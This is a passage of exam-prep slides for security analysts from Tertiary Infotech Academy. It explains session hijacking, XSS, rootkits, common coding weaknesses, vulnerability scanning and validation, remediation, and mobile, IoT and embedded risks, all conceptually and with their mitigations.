- It is dangerous precisely because it sidesteps the login and MFA that already happened, granting the attacker the user's privileges directly.
- Analysts mitigate it by transmitting cookies only over TLS with the Secure and HttpOnly flags, regenerating session IDs after login, binding sessions to context, and enforcing timeouts, and they watch for a single session appearing from two locations.
- **On the exam: Session hijacking questions test the role of the session token/cookie and the mitigations (HttpOnly/Secure cookies, session ID regeneration, TLS) that prevent token theft and replay.**

© 2026 Tertiary Infotech Academy Pte Ltd

Session Hijack




© 2026 Tertiary Infotech Academy Pte Ltd

Cross-site scripting (XSS) — In Depth

- Cross-site scripting is a web vulnerability in which an attacker injects malicious client-side script (typically JavaScript) into a web page that other users then load, causing their browsers to execute the attacker's code in the context of the trusted site.
- The three types are stored/persistent XSS (the payload is saved on the server, such as in a comment, and served to every viewer), reflected XSS (the payload is echoed back from a request, usually via a crafted link), and DOM-based XSS (the injection happens entirely in the browser's page script); all stem from failing to validate input and encode output.
- A successful XSS attack can steal session cookies, log keystrokes, redirect users, or perform actions as the victim.
- Analysts care because XSS is a persistent top web risk that feeds session hijacking and account takeover, and remediation centers on input validation, context-aware output encoding, and a Content Security Policy.
- **On the exam: Expect questions distinguishing stored, reflected, and DOM-based XSS and identifying output encoding, input validation, and CSP as the correct mitigations.**

© 2026 Tertiary Infotech Academy Pte Ltd

Cross-site scripting (XSS)



© 2026 Tertiary Infotech Academy Pte Ltd

Privilege Escalation (3)




© 2026 Tertiary Infotech Academy Pte Ltd

Rootkit — In Depth

- A rootkit is a stealthy form of malware designed to gain and maintain privileged (root/administrator) access to a system while hiding its own presence and the presence of other malicious processes, files, and network connections.
- Rootkits operate at different levels: user-mode rootkits hook application APIs, kernel-mode rootkits modify the operating system core to falsify what tools report, and the most severe firmware/bootkit variants live in the BIOS/UEFI or boot loader so they persist beneath the OS and survive reinstallation.
- Because they subvert the very system calls that monitoring tools rely on, a compromised host can report itself as clean while remaining fully controlled by the attacker.
- Analysts treat rootkits as a high-severity persistence mechanism, detecting them with integrity checking, behavioral and memory analysis, secure/measured boot, and out-of-band verification, and often the safest remediation is to rebuild the system from known-good media.
- **On the exam: The exam tests recognizing a rootkit from symptoms of hidden processes and integrity subversion, understanding kernel/firmware persistence, and knowing that reimaging is often the required remediation.**

© 2026 Tertiary Infotech Academy Pte Ltd

Rootkit



© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerabilities — In Depth

- Beyond injection, several common software weaknesses arise from insecure coding practices, including improper error handling, dereferencing, and insecure object references.
- Improper error handling occurs when messages reveal too much internal detail (stack traces, file paths, database structure) that helps an attacker map the system, or when an unhandled error crashes the program instead of failing gracefully; the fix is to log full detail internally but return only a generic message to the user.
- A dereferencing flaw happens when code follows a pointer or object reference to memory that is no longer valid (a null or dangling pointer), causing crashes or exploitable behavior, so references must be validated before use.
- Insecure object referencing (insecure direct object reference, IDOR) exposes an internal identifier (such as a record or account ID) that an attacker can manipulate to access another user's data because the application fails to check authorization on each request; analysts flag these because they lead to information disclosure, denial of service, and unauthorized data access.
- **On the exam: Expect questions matching a described symptom (verbose error messages, null-pointer crash, an ID that can be changed to view another user's record) to the correct weakness and its secure-coding remedy such as generic errors, pointer validation, and per-request authorization checks.**

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerabilities — Key Points

- Improper error handling
  - Error messages sometimes give away too much information
  - Error messages should only give enough information to solve the problem
  - Don’t send error message and then crash the program

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerabilities (2)

- Dereferencing
  - Pointer attempts to access some value in the memory that is no longer there
  - Following the pointer can cause an operational error
  - Never follow a pointer until you verify it’s valid
  - Fail gracefully

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerabilities (3)

- Insecure object referencing
  - Make sure access controls operate at all levels
  - Direct record ID used to access unauthorized data
  - Always authenticate every request

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerabilities (4)

- Race condition
  - Time difference between checking the permissions of a subject requesting a resource and allowing accessing to the resource
  - Called the TOCTOU (time-of-check to time-of-use)
  - Never allow access after authentication but before use
  - Never provide access to data without checking identity

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerabilities (5)

- Broken authentication
  - Don’t authenticate, assign a session ID, and assume from then on, it’s always the same user if it’s the same session ID

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerabilities (6)

- Sensitive data exposure
  - Application’s responsibility to protect data and only allow access to authorized users

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerabilities (7)

- Insecure components
  - Insecure parts of applications
  - All applications are modular
  - They rely on libraries, external functions, or interactions with other components
  - Interacting with insecure components causes insecurities

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerabilities (8)

- Logging and monitoring
- Most common logging is to export to log files
  - Log files are critical to finding out what happened
  - Make sure applications have logging enabled

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerabilities (9)

- Default configurations
  - Vendors try to set them appropriately
  - Common to have to change the settings
  - Default user IDs are a vulnerability
  - Change default configurations to most secure settings
  - Remove unused user IDs

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerabilities (10)

- Insecure functions
  - strcpy
  - User proper software development standards
  - Make sure developers understand what not to do
  - Provide sufficient feedback

© 2026 Tertiary Infotech Academy Pte Ltd

Regulatory Environments — In Depth

- Regulatory and standards frameworks define the security and privacy obligations an organization must meet, and they directly drive which vulnerabilities must be remediated and how quickly.
- Key ones include ISO/IEC 27001 (an international standard for building an information security management system), PCI-DSS (mandatory controls for any organization that stores, processes, or transmits payment card data), HIPAA (protection of U.S. protected health information), and GDPR (the EU regulation governing personal data with strict breach notification and heavy fines).
- Internally, corporate policy and data classification determine how information is labeled and protected, translating external mandates into enforceable rules.
- Analysts care because compliance requirements set remediation priorities and timelines (for example PCI-DSS mandates regular scanning and remediation of high-risk findings), so a vulnerability affecting regulated data often outranks one with a higher raw CVSS score.
- **On the exam: The exam expects you to match each framework to its scope (PCI-DSS to cardholder data, HIPAA to health data, GDPR to EU personal data, ISO/IEC 27001 to the ISMS) and to recognize that compliance context influences vulnerability prioritization.**

© 2026 Tertiary Infotech Academy Pte Ltd

Regulatory Environments — Key Points

- ISO/IEC 27001
  - Standard for managing information systems
- Payment Card Industry Data Security Standard (PCI-DSS)
- Health Insurance Portability and Accountability Act (HIPAA)
- General Data Protection Regulation (GDPR)
- Corporate policy
- Data classification

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Identification — In Depth

- Vulnerability identification is the process of discovering weaknesses across an environment, and it starts with a complete and accurate asset inventory because you cannot assess what you do not know exists (all endpoints, servers, network devices, cloud instances, and web applications).
- Each asset must be assigned a criticality rating based on the data it holds and its business importance, since that rating (combined with exposure and exploitability) drives remediation priority rather than treating every finding equally.
- Scanning can be active (the scanner sends probes and interacts with targets, giving detailed results but generating traffic and some risk to fragile systems) or passive (it observes existing network traffic without sending packets, which is safer and continuous but less complete), and specialized web-application scanning is needed to find flaws like injection and XSS that infrastructure scanners miss.
- Analysts rely on this discipline so their limited remediation effort is focused on the vulnerabilities that most threaten the most important assets.
- **On the exam: Expect questions on why asset inventory and asset criticality underpin prioritization, and on choosing active versus passive scanning based on the need for depth versus the risk of disrupting sensitive systems.**

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Identification — Key Points

- Asset inventory
  - All endpoints?
  - Servers only?
  - Inventory all assets to determine vulnerability identification considerations
- Asset criticality
  - Necessary to determine mediation priorities

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Identification (2)

- Active vs. passive scanning

Passive	Active
Listen to network traffic	Send specially-crafted packets to determine what's going on
Quieter, doesn't affect network traffic	Noisier, affects network traffic
Safer	Can be detrimental and cause systems to slow down or crash

© 2026 Tertiary Infotech Academy Pte Ltd

Mapping/ Enumeration — In Depth

- Mapping and enumeration is the reconnaissance stage in which an analyst or attacker discovers which hosts are alive, which ports and services they expose, and how the network is structured, forming the foundation for any vulnerability assessment.
- Common host-discovery and probing techniques include ICMP echo requests (ping), TCP SYN scans to service ports such as 443, TCP ACK probes to ports like 80 to map firewall rules, and ICMP timestamp requests, each of which elicits responses that reveal whether a host or service is reachable.
- Nmap is the standard tool for this work, combining host discovery, port scanning, service and version detection, and OS fingerprinting in one utility.
- Analysts care because accurate mapping defines the true attack surface that scanning and remediation must cover, and recognizing these same probes in logs helps them detect an adversary's own reconnaissance.
- **On the exam: The exam tests identifying enumeration techniques (ICMP, TCP SYN/ACK probes) and knowing that Nmap performs host discovery, port scanning, and service/OS fingerprinting to establish the attack surface.**

© 2026 Tertiary Infotech Academy Pte Ltd

Mapping/ Enumeration — Key Points

- Common techniques
  - ICMP echo request
  - TCP SYN to port 443
  - TCP ACK to port 80
  - ICMP timestamp request
- Nmap is a great tool to use here

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Identification (3)

- Vulnerability scanning
  - Web application

© 2026 Tertiary Infotech Academy Pte Ltd

Scanning Parameters and Criteria — In Depth

- Scanning parameters are the deliberate settings and boundaries an analyst defines before running a vulnerability scan, including scope, timing, intensity, and which assets are in or out of bounds. Aggressive or credentialed scans consume bandwidth and CPU and can crash fragile hosts, so they may impact the availability of production systems and must often be scheduled for maintenance windows.
- Criteria are also shaped by regulatory requirements and technical constraints: frameworks like PCI DSS, HIPAA, and GDPR dictate scan frequency and coverage, while limited personnel, network segmentation, and legacy equipment constrain what is realistically achievable. Data sensitivity levels matter too, because systems holding classified data, PHI, PII, or payment card data may require higher-privilege clearance to scan and warrant more careful, more frequent examination.
- A SOC analyst cares because poorly chosen parameters either miss critical exposures or disrupt the business, and because scanning outside regulatory or authorized boundaries can itself create legal and operational risk.
- **On the exam: Expect scenario questions asking you to pick appropriate scan scope, timing, or authorization given availability risks, regulatory drivers, and data sensitivity.**

© 2026 Tertiary Infotech Academy Pte Ltd

Scanning Parameters and Criteria — Key Points

- Risks associated with scanning activities
  - May impact availability
- Regulatory requirements
  - Work within regulatory environments
- Technical constraints
- Workflow
  - Work with your available resources (personnel and technical)

© 2026 Tertiary Infotech Academy Pte Ltd

Scanning Parameters and Criteria (2)

- Sensitivity levels
  - Clearance and classified data
  - Sensitive data (PHI, PII, payment cards, etc.)
  - Are you authorized to view data?
- Segmentation
  - VLANs in logical architecture
  - Understand network architecture for appropriate scans

© 2026 Tertiary Infotech Academy Pte Ltd

Scanning Parameters and Criteria (3)

- Vulnerability feed
  - Up-to-date known vulnerability information
- Scope
  - How many devices/ endpoints?

© 2026 Tertiary Infotech Academy Pte Ltd

Scanning Parameters and Criteria (4)

- Credentialed vs. non-credentialed scan

Credentialed	Non-Credentialed
Insider (authorized)	Outsider (not authorized)
Shows vulnerabilities of an attacker after elevating privileges	Shows what an attacker can see before elevating privileges

© 2026 Tertiary Infotech Academy Pte Ltd

Scanning Parameters and Criteria (5)

- Server-based vs. agent-based scan

Server-Based	Agent-Based
Easier to set up (central server sends out traffic to scan targets)	Install software and run scans on each endpoint
Increases traffic on network	Much less traffic on network
Not as much access to internal information	

© 2026 Tertiary Infotech Academy Pte Ltd

Scanning Parameters and Criteria (6)

- Internal vs. external scan
  - Does scan execute from within corporate network?
  - Or execute from outside the network via external node?
  - Results vary
  - Report results based on internal/external scan

© 2026 Tertiary Infotech Academy Pte Ltd

Special Scanning Considerations — In Depth

- Special scanning considerations are the decisions about what to scan for and how to scan consistently based on the organization's data types and the regulations driving the assessment. An analyst must decide whether to scan for everything or target specific data such as cardholder data or PHI, and that choice flows directly from understanding the business context and compliance obligations.
- Tools such as Nessus automate much of the process, and their value depends on keeping the plug-in feed and vulnerability signatures updated; Nessus plug-ins are written in the Nessus Attack Scripting Language (NASL), which defines how each specific check is performed. Saving scan policies and templates lets analysts recreate scans identically over time, which is essential for measuring remediation progress and demonstrating consistency to auditors.
- A security analyst cares because consistent, well-tuned, up-to-date scans produce comparable results across cycles, reduce false findings, and give defensible evidence that the environment is being monitored the same way each time.
- **On the exam: Look for questions naming Nessus, NASL, or plug-in updates, and items testing why repeatable, standardized scan configurations matter for trend tracking and compliance.**

© 2026 Tertiary Infotech Academy Pte Ltd

Special Scanning Considerations — Key Points

- Types of data
  - Scan for everything or just certain types of data?
  - Understand the organization and regulations driving the scans

© 2026 Tertiary Infotech Academy Pte Ltd

Special Scanning Considerations (2)

- Tools
  - Updates and plug-ins help automate scans
  - Nessus
    - Nessus Attack Scripting Language (NASL)
    - Automate aspects of scanning process
    - Consistency in scans
    - Recreate scans

© 2026 Tertiary Infotech Academy Pte Ltd

Special Scanning Considerations (3)

- Security Control Automation Protocol (SCAP)
  - Created by NIST
  - Defines modules that dictate compliance requirements/settings

© 2026 Tertiary Infotech Academy Pte Ltd

Special Scanning Considerations (4)

- Intrusion detection system (IDS)/intrusion prevention system (IPS)
  - Firewall may reject scans

© 2026 Tertiary Infotech Academy Pte Ltd

Special Scanning Considerations (5)

- Generating reports
  - Templates/format
  - Automated vs. manual distribution
  - Possible executive presentation to client

© 2026 Tertiary Infotech Academy Pte Ltd

Validation — In Depth

- Validation is the process of confirming whether a scanner's reported finding is actually true, so that analysts act on real vulnerabilities rather than noise. Every result falls into one of four categories built from two response types, positive or negative and true or false.
- A true positive is a real vulnerability the scanner correctly flagged, and a true negative is a clean condition the scanner correctly reported as safe. A false positive is an alert for a vulnerability that does not actually exist, wasting analyst time, while a false negative is a real vulnerability the scanner missed, which is the most dangerous outcome because the exposure goes unaddressed.
- A SOC analyst cares because tuning tools to reduce false positives preserves time and credibility, but detecting and closing false negatives is what actually prevents breaches, so validation directly drives which findings get remediated.
- **On the exam: The exam commonly gives a scenario and asks you to classify the outcome as true/false positive or negative, with false negatives framed as the highest risk.**

© 2026 Tertiary Infotech Academy Pte Ltd

Validation — Key Points

- Determining whether data is true or not
- Four response types:
  - True, false, negative, positive
- Four categories:
  - True positive
  - False positive
  - True negative
  - False negative

© 2026 Tertiary Infotech Academy Pte Ltd

Remediation/ Mitigation — In Depth

- Remediation and mitigation are the corrective actions taken after vulnerabilities are identified, ranging from full fixes to risk-reducing controls. A configuration baseline is the documented collection of all approved property settings for a device, OS, or application, and comparing current settings against that baseline reveals unauthorized drift or misconfiguration, which is why baseline comparison is a core part of the audit process.
- Analysts obtain trusted baselines from standards bodies such as CIS Benchmarks, DISA STIGs, or NIST, then identify vulnerabilities caused by weak configuration or outdated software and recommend patching, prioritizing security patches. Because organizations cannot fix everything at once, prioritization uses factors like CVSS severity, exploitability, asset criticality, and exposure to rank which items are addressed first.
- A security analyst cares because effective, prioritized remediation shrinks the attack surface efficiently, and baseline-driven auditing catches insecure states before an attacker can exploit them.
- **On the exam: Expect items on configuration baselines, sourcing benchmarks like CIS or STIGs, and prioritizing patches by severity, exploitability, and asset criticality.**

© 2026 Tertiary Infotech Academy Pte Ltd

Remediation/ Mitigation — Key Points

- Configuration baseline
  - Collection of all property settings of a device, OS, application, etc.
  - Compare to current settings and determine changes
  - Often implemented in audit process
  - Find baselines from standards organizations

© 2026 Tertiary Infotech Academy Pte Ltd

Remediation/ Mitigation (2)

- Identify vulnerabilities
  - Due to configuration or old software
  - Recommend patching software
  - Especially security patches

© 2026 Tertiary Infotech Academy Pte Ltd

Remediation/ Mitigation (3)

- Prioritizing
  - Most crucial vulnerabilities first
  - Highest probability of occurring
  - Highest impact

© 2026 Tertiary Infotech Academy Pte Ltd

Remediation/ Mitigation (4)

- Hardening
  - Process of remediating
  - Make a device less susceptible to attack

© 2026 Tertiary Infotech Academy Pte Ltd

Remediation/ Mitigation (5)

- Compensating controls
  - Helps mitigate vulnerability without directly addressing the cause
  - Example: firewall with closed ports
  - Ideally implement layers of compensating controls

© 2026 Tertiary Infotech Academy Pte Ltd

Remediation/ Mitigation (6)

- Risk acceptance
  - Document
  - Have long-term solution to mitigate eventually

© 2026 Tertiary Infotech Academy Pte Ltd

Remediation/ Mitigation (7)

- Verification of mitigation

© 2026 Tertiary Infotech Academy Pte Ltd

Inhibitors to Remediation — In Depth

- Inhibitors to remediation are the constraints that prevent an analyst from fixing a vulnerability even after it is discovered, and they are frequently contractual, organizational, or operational rather than technical. A memorandum of understanding (MOU) is a formal agreement that can authorize or limit scanning activities between parties, while a service-level agreement (SLA) dictates each party's responsibilities and may restrict both what can be scanned and which remediation actions are permitted.
- Organizational governance and business needs add further limits, because a patch or configuration change can cause collateral impact such as business process interruption or degraded functionality of a critical application. These realities force analysts to weigh the risk of leaving a vulnerability open against the risk of breaking a production service.
- A SOC analyst cares because recognizing these inhibitors is essential to setting realistic remediation plans, negotiating maintenance windows, and applying compensating controls when a direct fix is contractually or operationally blocked.
- **On the exam: Questions test recognizing MOUs, SLAs, governance, legacy dependencies, and business-interruption risk as reasons a vulnerability cannot be immediately remediated.**

© 2026 Tertiary Infotech Academy Pte Ltd

Inhibitors to Remediation — Key Points

- Memorandum of understanding (MOU)
- Authorizes/limits scanning activities

© 2026 Tertiary Infotech Academy Pte Ltd

Inhibitors to Remediation (2)

- Service-level agreement (SLA)
  - Dictates what each party does
  - May limit remediation actions
  - May limit scanning capabilities

© 2026 Tertiary Infotech Academy Pte Ltd

Inhibitors to Remediation (3)

- Organizational governance
  - Potential limits on remediation due to collateral impact

© 2026 Tertiary Infotech Academy Pte Ltd

Inhibitors to Remediation (4)

- Business process interruption
- Degrading functionality
- Legacy systems
- Proprietary systems

© 2026 Tertiary Infotech Academy Pte Ltd

Mobile — In Depth

- Mobile assets introduce vulnerabilities because devices roam beyond the corporate perimeter and connect back through untrusted paths. Wireless access points, any place where a device joins via Wi-Fi and enters the network infrastructure, are a common source of exposure through rogue APs, weak encryption, and evil-twin attacks.
- A virtual private network (VPN) mitigates this by establishing an encrypted tunnel that lets a device communicate securely even over an insecure access point such as public Wi-Fi. Mobile devices must still reach IT infrastructure over Wi-Fi or cellular, and older cellular technologies like 2G/GSM were notably insecure and susceptible to interception and downgrade attacks.
- A security analyst cares because mobile endpoints extend the attack surface into uncontrolled networks, so enforcing VPN use, securing access points, and accounting for cellular weaknesses are key to protecting data in transit.
- **On the exam: Look for items linking mobile risk to insecure Wi-Fi access points, the protective role of VPNs, and the weakness of older cellular standards.**

© 2026 Tertiary Infotech Academy Pte Ltd

Mobile — Key Points

- Access points
  - Any place where a device connects via Wi-Fi, then into the network infrastructure
  - Common place for vulnerabilities

© 2026 Tertiary Infotech Academy Pte Ltd

Mobile (2)

- VPNs
  - Virtual private network
  - Establish secure connection using insecure access point

© 2026 Tertiary Infotech Academy Pte Ltd

Mobile (3)

- Network vulnerabilities
  - Mobile device has to connect to IT infrastructure
    - Wi-Fi or cellular
    - Older cellular technologies were very insecure
    - Newer technologies are more secure and use encryption

© 2026 Tertiary Infotech Academy Pte Ltd

Mobile (4)

- Device vulnerabilities
  - Securing mobile devices is challenging
  - Provisioned for multi-use
  - Can’t secure one device for many different uses

© 2026 Tertiary Infotech Academy Pte Ltd

Mobile (5)

- Operating system vulnerabilities
  - Operating systems update frequently
  - Competition between OS manufacturers
  - Patch bugs and security vulnerabilities

© 2026 Tertiary Infotech Academy Pte Ltd

Mobile (6)

- App vulnerabilities
  - Improper platform usage
  - Insecure data storage
  - Insecure authentication
  - Insecure authorization
  - Code quality vulnerabilities

© 2026 Tertiary Infotech Academy Pte Ltd

Internet of Things (IoT) — In Depth

- The Internet of Things refers to the growing population of small, often single-purpose devices that connect to the Internet and operate autonomously, such as cameras, sensors, and smart appliances. These devices carry an increased risk of compromise because they are ubiquitous, users are frequently unconcerned with their security, and many ship without hardening, default credentials, or a practical way to patch.
- Compromised IoT devices are commonly conscripted into a botnet, a collection of hijacked devices controlled by an attacker to launch distributed denial-of-service (DDoS) attacks. The Mirai botnet is the classic example: malware that scanned for insecure IoT devices using default logins and assembled them into a network that carried out massive, successful DDoS attacks.
- A SOC analyst cares because IoT devices are easy footholds and DDoS weapons, so inventorying them, changing defaults, segmenting them onto isolated networks, and monitoring their traffic are essential defensive steps.
- **On the exam: Expect the Mirai botnet cited as the example, with questions on why insecure, unhardened IoT devices enable botnets and DDoS attacks.**

© 2026 Tertiary Infotech Academy Pte Ltd

Internet of Things (IoT) — Key Points

- Smaller devices connecting to the Internet and doing things autonomously
  - Increased risk of compromise

© 2026 Tertiary Infotech Academy Pte Ltd

Internet of Things (IoT) (2)

- Botnet
  - Collection of compromised devices used to launch a DDoS attack
- Mirai botnet
  - Malware that compromised a lot of insecure IoT devices
  - Successful DDoS attack

© 2026 Tertiary Infotech Academy Pte Ltd

Internet of Things (IoT) (3)

- IoT devices are ubiquitous
- Users often not concerned about security
- Many devices are not hardened
- Default credentials are easy to find

© 2026 Tertiary Infotech Academy Pte Ltd

Embedded — In Depth

- An embedded system is special-purpose software running on a low-power processor built into a larger product to perform a dedicated function, such as a controller inside an appliance or an industrial machine. These systems often have no external storage, with their software burned directly into firmware, and in some cases the logic is implemented in hardware only.
- This constrained design gives embedded systems a very limited ability to be monitored, updated, or patched, so a vulnerability discovered after deployment may persist for the life of the device. Their long service lives and lack of visibility make them a lingering, hard-to-remediate risk.
- A security analyst cares because embedded devices can host unpatched flaws indefinitely, so compensating controls like network segmentation and traffic monitoring are often the only realistic protection.
- **On the exam: Questions emphasize embedded systems' firmware-based software and their limited capacity to be monitored or patched as the core security concern.**

© 2026 Tertiary Infotech Academy Pte Ltd

Embedded — Key Points

- Special-purpose software
- Low-power processor
- Often no external storage
- Software can be burned into the firmware
- Could just be hardware only
- Limited ability to monitor or patch

© 2026 Tertiary Infotech Academy Pte Ltd

Real-time Operating System (RTOS) — In Depth

- A real-time operating system is designed to process input and produce output within strict, guaranteed time bounds, making it suitable for devices that require low-latency, deterministic response. RTOS platforms run in vehicles, manufacturing equipment, aviation systems, and medical devices, where a delayed response is not merely inconvenient but potentially catastrophic.
- Because the defining feature is timing, vulnerabilities in an RTOS are especially serious when they threaten the underlying performance guarantees, allowing an attacker to introduce delays, disrupt scheduling, or crash a time-critical process. Exploitation can therefore translate directly into physical or safety consequences rather than just data loss.
- A SOC analyst cares because RTOS-driven systems are often safety-critical and difficult to take offline for patching, so protecting their real-time behavior and isolating them from general networks is a priority.
- **On the exam: Look for RTOS associated with low-latency, safety-critical devices and questions where vulnerabilities threaten timing and performance guarantees.**

© 2026 Tertiary Infotech Academy Pte Ltd

Real-time Operating System (RTOS) — Key Points

- Devices that require low-latency input processing
  - Vehicles
  - Manufacturing
  - Aviation
  - Medical
- Vulnerabilities allow threats to underlying performance guarantees

© 2026 Tertiary Infotech Academy Pte Ltd

System on a Chip (SoC) — In Depth

- A system on a chip integrates the software and multiple hardware components, such as the CPU, memory, and I/O controllers, onto a single integrated circuit. This tight integration makes SoCs efficient and cost-effective, which is why they are widely used in special-purpose and mobile applications where space, power, and price are constrained.
- The trade-off is that a vulnerability in an SoC can affect the entire integrated environment, because the hardware and software share one chip and are difficult to isolate or patch independently. A flaw at that level may compromise everything the chip controls at once.
- A security analyst cares because SoC vulnerabilities have broad blast radius and are often unpatchable in the field, so they factor heavily into risk assessments for the many devices that depend on them.
- **On the exam: Expect SoC defined as hardware and software on one chip, with the exam stressing that a single vulnerability can affect the whole integrated environment.**

© 2026 Tertiary Infotech Academy Pte Ltd

System on a Chip (SoC) — Key Points

